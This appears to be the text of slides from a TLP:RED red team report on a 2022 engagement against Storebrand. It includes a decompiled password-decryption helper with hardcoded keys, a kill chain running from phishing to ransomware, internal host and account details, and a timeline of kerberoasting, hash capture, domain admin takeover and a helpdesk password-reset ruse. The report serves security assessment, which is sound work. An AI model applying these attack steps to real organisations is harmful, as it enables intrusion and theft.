CrmWS.22.1.1018.646.nupkg	18.10.2022 10:48	NUPKG File	14 861 KB
CrmWS.22.1.1013.931.nupkg	13.10.2022 15:32	NUPKG File	14 860 KB
CrmWS.22.1.1011.857.nupkg	11.10.2022 14:18	NUPKG File	14 858 KB
CrmWS.22.1.1011.646.nupkg	11.10.2022 10:47	NUPKG File	14 868 KB
CrmWS.22.1.1011.620.nupkg	11.10.2022 10:23	NUPKG File	14 871 KB
CrmWS.22.1.1010.962.nupkg	10.10.2022 16:04	NUPKG File	14 871 KB
CrmWS.22.1.1010.719.nupkg	10.10.2022 12:02	NUPKG File	14 866 KB
CrmWS.22.1.1008.894.nupkg	08.10.2022 14:56	NUPKG File	14 850 KB
CrmWS.22.1.1008.830.nupkg	08.10.2022 13:52	NUPKG File	14 856 KB
CrmWS.22.1.1007.900.nupkg	07.10.2022 15:01	NUPKG File	14 859 KB



Name	Date modified	Type	Size
_rels	27.10.2022 10:35	File folder	
App_Code	27.10.2022 10:35	File folder	
App_Start	27.10.2022 10:35	File folder	
Bin	27.10.2022 10:35	File folder	
DataContracts	27.10.2022 10:35	File folder	
Implementation	27.10.2022 10:35	File folder	
obj	27.10.2022 10:35	File folder	
package	27.10.2022 10:35	File folder	
Properties	27.10.2022 10:35	File folder	
ServiceContracts	27.10.2022 10:35	File folder	
[Content_Types].xml	26.10.2022 14:58	eXtensible Markup La...	2 KB
AccountService.svc	26.10.2022 14:58	SVC File	1 KB
ActivityService.svc	26.10.2022 14:58	SVC File	1 KB
CommonService.svc	26.10.2022 14:58	SVC File	1 KB
CrmWS.nuspec	26.10.2022 14:58	NUSPEC File	1 KB
CrmWS.Website.csproj	26.10.2022 14:58	CSPROJ File	56 KB
CrmWS.Website.csproj.vspscc	26.10.2022 14:58	VSPSCC File	1 KB
CustomerServiceService.svc	26.10.2022 14:58	SVC File	1 KB
CustomersService.svc	26.10.2022 14:58	SVC File	1 KB
DocumentService.svc	26.10.2022 14:58	SVC File	1 KB
Global.asax	26.10.2022 14:58	ASAX File	2 KB
NLog.config	26.10.2022 14:58	CONFIG File	1 KB



```
// MVID: 6B96D8F6-8A66-4DAC-9E1F-36384DD79157
[redacted]

using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;

namespace Storebrand.Crm.Services
{
  public class PasswordHelper
  {
    private const string PasswordHash = [redacted]
    private const string SaltKey =
    private const string VIKey =

    public static string Decrypt(string encryptedText)
    {
      byte[] buffer = Convert.FromBase64String(encryptedText);
      byte[] bytes = new Rfc2898DeriveBytes[redacted].GetBytes(32);
      RijndaelManaged rijndaelManaged = new RijndaelManaged();
      rijndaelManaged.Mode = CipherMode.CBC;
      rijndaelManaged.Padding = PaddingMode.None;
      ICryptoTransform decryptor = rijndaelManaged.CreateDecryptor(bytes, Encoding.ASCII.GetBytes[redacted]);
      MemoryStream memoryStream = new MemoryStream(buffer);
      CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, decryptor, CryptoStreamMode.Read);
      byte[] numArray = new byte[buffer.Length];
      int count = cryptoStream.Read(numArray, 0, numArray.Length);
      memoryStream.Close();
      cryptoStream.Close();
      return Encoding.UTF8.GetString(numArray, 0, count).TrimEnd("\0".ToCharArray());
    }
  }
}
```




```
Microsoft Windows [Version 10.0.19044.2130]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
stb\crmadmin

C:\WINDOWS\system32>
```

TLP:RED

storebrand

Kill-chain (insurance agents)



1. A hacker sends an attachment containing malware to one of the insurance agents/partners.

2. An insurance partner opens the attachment, and the malware connects back to the hacker. The hacker now have control of the laptop insurance partners laptop.


3 When the insurance partner accesses the AVD, the hacker hijacks/steal the session.


3b. The hacker may choose to install a backdoor on the AVD and get a separate session.

4.a The hacker accesses one of many file shares that is widely available and launch a ransomware campaign.

4.b The hacker steals the session to F2100 and access files through DocsLive or perform unauthorized transactions through Rumba.

4.c The hacker uses the access to potentially spread to other services/systems not related to insurance.






54.93.191.236 - Remote Desktop Connection
Remote Desktop Web Client
New Tab
client.wvd.microsoft.com/arm/webclient/index.html
All Resources
fdc-rumba - Micro Focus Rumba+ Desktop
File Edit View Connection Transfer Options Tools Plus Help
fdc-rumba

```
Forsikringens DataCenter

Brugerid:     _                                  16:19:24
Kodeord:                                         08/03/23
Nyt Kodeord:                                     T37AI261
Transfer:                                        PC02-2AG


PF1=Hjelp  PF3=Afslut
```


Ready Running T37AI261 OVR W 16.20 10.252.101.100 15:19:32



54.93.191.236 - Remote Desktop Connection
Remote Desktop Web Client
New Tab
client.wvd.microsoft.com/arm/webclient/index.html
All Resources
Windows PowerShell

```
  TCP    0.0.0.0:445            0.0.0.0:0              LISTE
  TCP    10.86.234.168:49405    10.86.9.155:445        ESTAB
  TCP    10.86.234.168:49408    10.86.216.37:445       ESTAB
  TCP    10.86.234.168:49411    10.86.216.36:445       ESTAB
  TCP    10.86.234.168:50007    20.150.37.40:445       ESTAB
  TCP    10.86.234.168:55445    168.63.31.54:443       CLOSE
  TCP    10.86.234.168:62828    20.150.37.40:445       ESTAB
  TCP    10.86.234.168:62829    20.150.37.40:445       ESTAB
  TCP    10.86.234.168:62830    20.150.37.40:445       ESTAB
  TCP    [::]:445               [::]:0                 LISTE
```

Red teaming exercise Q4 2022



12th October 2022
15:15
First phishing campaign sent and detected (16:33)

20th October 2022
10:38
Second phishing campaign sent and detected (10:54)

20th October2022
14:04
Assumed compromise of employee system via Citrix (Leg-up)

21th October2022
15:55
First detection reported by Blue Team

24th October2022
11:25
Extraction on-prem Active Dirctory

25th October 2022
Extracted kerberoastable users and cracked 3 passwords,

27th October 2022
Compromising [redacted] account

27th October 2022
Jumping to new systems and capturing account hashes

28nd October 2022
Capturing [redacted] user after jumping to [redacted]

28th October 2022
Becoming Domain Admin on STB.local domain

31th October 2022
Exploring ways to jump to Azure AD

03th November 2022
Password reset for mainframe user via helpdesk call. Similar attack on 9 November for the [redacted] Citrix portal

04th November 2022
Termination of engagement

Benefits of having an offensive security team

They can provide critical information and insights during emergencies or incidents.

They can help change the culture of the organization and raise the awareness and skills of the staff.

They can provide cutting-edge solutions and recommendations for mitigating and preventing cyber threats.

They can help validate the effectiveness and efficiency of the existing security controls and policies.